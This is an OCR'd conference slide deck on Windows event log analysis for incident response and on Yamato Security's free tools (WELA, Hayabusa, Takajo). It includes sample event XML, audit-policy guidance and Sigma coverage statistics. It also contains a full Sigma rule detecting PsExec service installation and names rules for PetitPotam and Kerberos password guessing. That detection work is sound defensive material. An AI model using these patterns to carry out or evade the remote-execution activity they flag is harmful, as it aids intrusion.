Improving Windows Event Log Analysis With Yamato Security Tools

大和セキュリティ

SANS Secure Canberra Community Night
2025/4/1

Zach Mathis (@yamatosecurity)

Kit Kats from Japan for all of those attending in person!

whoami

自己紹介


Microsoft
Great Harvest Bread Co.
Bobcat
L.L.Bean
Coldwater Creek
NATIONAL PARK SERVICE
DAKTRONICS
MOTOR HARLEY-DAVIDSON COMPANY
AMERICAN EXPRESS
GM
ROCKSTAR ENERGY DRINK
ConAgra Foods
MAYTAG
HERSHEY'S
Skullcandy
Coors
Payless
Do it Best
P&G
Marriott
MONSANTO
KFC
NORTHROP GRUMMAN
U-HAUL
AMERICAN SPIRIT
conoco
FedEx
pepsi
Walmart
Denny's
PERDUE
REGIONS
Coca-Cola
ExxonMobil
TABASCO BRAND
Disney World

First SANS course in 2004


NORTH
KOREA
SEA
OF
JAPAN
JAPAN
SOUTH
KOREA
Tokyo
Kobe
2006~

Around 5 years ago, I was handling big incident and remembered something...

I HATE Windows event log analysis!

1. The logs are confusing
2. It is painful to manually analyze

Also 5 years ago I bought a house...







I love Refurbishing!

“What if I could ”refurbish” the Windows event logs and make them look great for DFIR purposes?”

Windows event logs 101

Win event log fundamentals

- Windows XP:
- Under C:\WINDOWS\system32\config\:
  - Application.evt
  - Security.evt
  - System.evt
- MS proprietary binary format
  - Easily corrupted
  - No indexing so very slow

Win event log fundamentals

- Windows Vista+:
- Under C:\Windows\System32\winevt\Logs\:
  - Besides Application.evtx, Security.evtx, System.evtx 300+ more .evtx files!
- MS proprietary binary-encoded XML format
  - Better resilience with checksums
  - Faster searching
  - More scalable for larger data

Event Viewer – Rendered Message

A new process has been created.

Creator Subject:

Security ID:	SYSTEM
Account Name:	DESKTOP-C5VRHHT$
Account Domain:	WORKGROUP
Logon ID:	0x3E7

Target Subject:

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

Process Information:

New Process ID:	0x7f8
New Process Name:	C:\Windows\System32\svchost.exe
Token Elevation Type:	%%1936
Mandatory Label:	Mandatory Label\System Mandatory Level
Creator Process ID:	0x2f4
Creator Process Name:	C:\Windows\System32\services.exe
Process Command Line:	C:\Windows\System32\svchost.exe -k netsvcs -p -s PushToInstall

- Token Elevation Type not converted for some reason...
- PID is HEX
- Too much explanation

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.

Type 3 is a limited token with administrative privileges removed and administrative groups disabled. The limited token is used when User Account Control is enabled, the application does not require administrative privilege, and the user does not choose to start the program using Run as administrator.

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  - <System>
      <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}" />
      <EventID>4688</EventID>
      <Version>2</Version>
      <Level>0</Level>
      <Task>13312</Task>
      <Opcode>0</Opcode>
      <Keywords>0x8020000000000000</Keywords>
      <TimeCreated SystemTime="2025-03-09T08:56:40.9755203Z" />
      <EventRecordID>47499</EventRecordID>
      <Correlation />
      <Execution ProcessID="4" ThreadID="348" />
      <Channel>Security</Channel>
      <Computer>DESKTOP-C5VRHHT</Computer>
      <Security />
    </System>
```

- Original XML
- First Half – "System"
- Static fields of basic info like Computer name, Provider, Event ID, Level, Channel, etc…

```
<EventData>
  <Data Name="SubjectUserSid">S-1-5-18</Data>
  <Data Name="SubjectUserName">DESKTOP-C5VRHHT$</Data>
  <Data Name="SubjectDomainName">WORKGROUP</Data>
  <Data Name="SubjectLogonId">0x3e7</Data>
  <Data Name="NewProcessId">0x7f8</Data>
  <Data Name="NewProcessName">C:\Windows\System32\svchost.exe</Data>
  <Data Name="TokenElevationType">%%1936</Data>
  <Data Name="ProcessId">0x2f4</Data>
  <Data Name="CommandLine">C:\Windows\System32\svchost.exe -k netsvcs -p -s PushToInstall</Data>
  <Data Name="TargetUserSid">S-1-0-0</Data>
  <Data Name="TargetUserName">-</Data>
  <Data Name="TargetDomainName">-</Data>
  <Data Name="TargetLogonId">0x0</Data>
  <Data Name="ParentProcessName">C:\Windows\System32\services.exe</Data>
  <Data Name="MandatoryLabel">S-1-16-16384</Data>
</EventData>
```

- Original XML
- Second Half – EventData
- Fields are variable depending on the type
- Non-human readable values, conversion needed, etc…
- Who wants to look at this data all day long during an incident?

Why you should master Windows event log analysis for DFIR?

It is the only *intentional* Windows forensics artifact and can provide the most details... IF configured properly

21 Problems with Windows event logs for DFIR

Problems that only MS can fix

1. Not an open format so needed to be reversed engineered…
2. The rendered message mapping is hidden away…
3. Field values can be hardcoded in different languages…
4. Rendered messages can be very cryptic and confusing
5. Event IDs are not unique

Problems that only MS can fix

6. Sometimes logging is on the target machine and sometimes on the source machine…
7. Clearing logs and preventing logs from being written (anti-forensics) is easy…
8. Certain events like Logoff events don't get recorded 25% of the time…
9. Field values can be missing randomly (ex: no source IP address depending on the logon type…)

Problems with the default settings

1. The default log audit settings are terrible and most of the logs you want for DFIR are not enabled…
2. Maximum file size is 1~20MB so overwritten quickly

Fixable problems with event logs

1. It is XML-based so 20-50% bigger than JSON, harder to parse/read
2. EXTREMELY NOISY! (70%+?)
3. Fields as well as field names are variable and inconsistent
4. Sometimes multiple field names all called “Data”
5. Messages either have too much explanation or not enough

Fixable problems with event logs


6. Separated into 300+ different files
7. Unreadable values (Ex: %%1432) and no mapping documentation
8. The levels are almost unusable for DFIR (info, warning, error, etc...)
9. Conversion needed (Ex: Hex to decimal)
10. Single events like a logon will result in multiple event logs which you then need to correlate data

and most of all...

Event Viewer

let's see if we can do better...

Yamato Security Tools



- Yamato Security's Windows Event Log Configuration Guide For DFIR And Threat Hunting
- WELA
- Hayabusa
- Takajo

Yamato Security
大和セキュリティ

- Started in 2012 to provide free/nearly free workshops and events to build a security community in Western Japan.
- Now one of the largest hands-on communities across the country. (2250 members)
- We have been releasing free OSS DFIR tools since 2021.

Yamato Security's Windows Event Log Configuration Guide For DFIR And Threat Hunting

Audit Log Setting Guidance

- Lots of documentation to learn about the different log settings and what attacks you can detect:
- https://github.com/Yamato-Security/EnableWindowsLogSettings
- https://github.com/Yamato-Security/EnableWindowsLogSettings/blob/main/ConfiguringSecurityLogAuditPolicies.md
- YamatoSecurityConfigureWinEventLogs.bat
- or use your favorite baseline from CIS, ACSC, NSA, MS, etc... but use our documentation as a reference.

Enable Logging Based on Detection

Kerberos Authentication Service

> **Note: These events are only generated on domain controllers**

Volume: `High`

Default settings: `Client OS: No Auditing` | `Server OS: Success`

Recommended settings: `Client OS: No Auditing` | `Server OS: Success and Failure`


Notable Sigma rules:

- `(4768) (High) PetitPotam Suspicious Kerberos TGT Request`
- `(4768) (Med) Disabled Users Failing To Authenticate From Source Using Kerberos`
- `(4768) (Med) Invalid Users Failing To Authenticate From Source Using Kerberos`: Username guessing.
- `(4771) (Med) Valid Users Failing to Authenticate From Single Source Using Kerberos`: Password guessing.

Enable Logging Based on Detection

Event ID	Description	Sigma Rules	Hayabusa Rules	Level	Notes
4768	Kerberos TGT Request	3	Yes	Info~High	
4771	Kerberos Pre-Auth Failed	1	Not Yet	Info~Med	
4772	Kerberos Authentication Ticket Request Failed	0	No	None	This log is not in use. EID 4768 failure events are used instead.

Logs needed for proper DFIR



- Percent of Windows events with Sigma detection rules.
- Only 10~20% of Sigma rules can be used with default settings.
- Enable all Windows log settings to use up to 75% of the rules.
- Install Sysmon to use all rules.

Windows Events with Sigma Rules

Sigma Log Source	Channel and EID	Default Settings	Rules	Percent
process_creation	Microsoft-Windows-Sysmon/Operational 1 or Security 4688	non-default	804	49.36%
security	Security	partial	139	8.53%
ps_script	Microsoft-Windows-PowerShell/Operational 4104	partial	125	7.67%
registry_set	Microsoft-Windows-Sysmon/Operational 13	sysmon	109	6.69%
file_event	Microsoft-Windows-Sysmon/Operational 11	sysmon	96	5.89%
system	System	default	50	3.07%
image_load	Microsoft-Windows-Sysmon/Operational 7	sysmon	39	2.39%
registry_event	Microsoft-Windows-Sysmon/Operational 12/13/14	sysmon	37	2.27%
ps_module	Microsoft-Windows-PowerShell/Operational 4103	non-default	30	1.84%
network_connection	Microsoft-Windows-Sysmon/Operational 3	sysmon	29	1.78%
process_access	Microsoft-Windows-Sysmon/Operational 10	sysmon	25	1.53%
pipe_created	Microsoft-Windows-Sysmon/Operational 17/18	sysmon	14	0.86%
application	Application	default	13	0.80%
dns_query	Microsoft-Windows-Sysmon/Operational 22	sysmon	12	0.74%
ps_classic_start	Windows PowerShell 400	default	10	0.61%
create_remote_thread	Microsoft-Windows-Sysmon/Operational 8	sysmon	10	0.61%

Better Solution (Sneak Peak)

- Make the guides dynamically updated and new tool:
- WELA (Windows Event Log Auditor)
- https://github.com/Yamato-Security/WELA
- Just started recently! (Now in beta...)
- Will release at AUSCERT on May 22nd
- Planning on being the most practical solution for auditing your log settings!

Better Solution (Sneak Peak)

```
PS C:\tools\WELA-main> .\WELA.ps1
```

```
  by Yamato Security

Security event log detection rules: 5.11% (Partially Enabled)
 - critical: 1/92 (1.09%), high: 22/866 (2.54%), medium: 29/731 (3.97%), low: 19/125 (15.20%), info: 24/46 (52.17%)

PowerShell classic logging detection rules: 100.00% (Enabled)
 - critical: 0/0 (0.00%), high: 6/6 (100.00%), medium: 10/10 (100.00%), low: 4/4 (100.00%), info: 1/1 (100.00%)

PowerShell module logging detection rules: 0.00% (Disabled)
 - critical: 0/1 (0.00%), high: 0/17 (0.00%), medium: 0/11 (0.00%), low: 0/5 (0.00%), info: 0/2 (0.00%)

PowerShell script block logging detection rules: 0.00% (Disabled)
 - critical: 0/3 (0.00%), high: 0/63 (0.00%), medium: 0/95 (0.00%), low: 0/24 (0.00%), info: 0/1 (0.00%)

Usable detection rules list saved to: UsableRules.csv
Unusable detection rules list saved to: UnusableRules.csv

You can utilize 5.51% of your detection rules.
```

HAYABUSA

HAYABUSA

隼 : Peregrine Falcon

"Fast forensics timeline generator and threat hunting tool"

Hayabusa Stats

- Project started: Late 2020
- Initial release: Christmas 2021
- Contributors: 17
- Releases: 52+
- Closed issues: 680+
- Pull requests merged: 891+
- GitHub stars: 2500+
- Talks: 10+? (Black Hat, HITCON, SECCON, etc...)
- Downloads: ~170,000

Hayabusa

- Written in Rust so fast and memory safe.
- Multi-platform. (Win, Lin, Mac, etc...)
- Standalone binary.
- Rules and config files based on Sigma (YML) so easy to customize and extend.
- Designed by and for incident responders

Native Sigma Support

- Open source, high quality, detects the latest threats
- Convertible to any backend!
- Over 4000 rules!
- Event supports Sigma v2 specifications and correlation rules to detect password guessing, etc...
- Added rules to detect more attacks and important events.
- Rules updated daily.

Sigma Rule Example


```yaml
title: PsExec Service Installation
id: cb7a40d5-f1de-9dd4-465d-eada7e316d8f
related:
    - id: 42c575ea-e41e-41f1-b248-8093c3e82a28
      type: derived
status: test
description: Detects PsExec service installation and execution events
references:
    - https://www.jpcert.or.jp/english/pub/sr/ir_research.html
    - https://jpcertcc.github.io/ToolAnalysisResultSheet
author: Thomas Patzke
date: 2017-06-12
modified: 2023-08-04
tags:
    - attack.execution
    - attack.t1569.002
    - attack.s0029
logsource:
    product: windows
    service: system
detection:
    system:
        Channel: System
    selection_eid:
        Provider_Name: Service Control Manager
        EventID: 7045
    selection_service:
        - ServiceName: PSEXESVC
        - ImagePath|endswith: \PSEXESVC.exe
    condition: system and (all of selection_*)
falsepositives:
    - Unknown
level: medium
```

DFIR Timeline Creation

HTML Report
(Results Summary)

HAYABUSA

- 3000+ Sigma alerts (Daily updates)
- Consolidate hundreds of .evtx files into one analysis file
- Event frequency timeline
- Fast forensics analysis (Dates and PCs with most alerts)
- Field name normalization
- Log enrichment (GeoIP)
- Message field reproduction
- Significant data reduction
- Various filtering
- Field data mapping




Timeline Explorer,
Excel, xsv, etc...

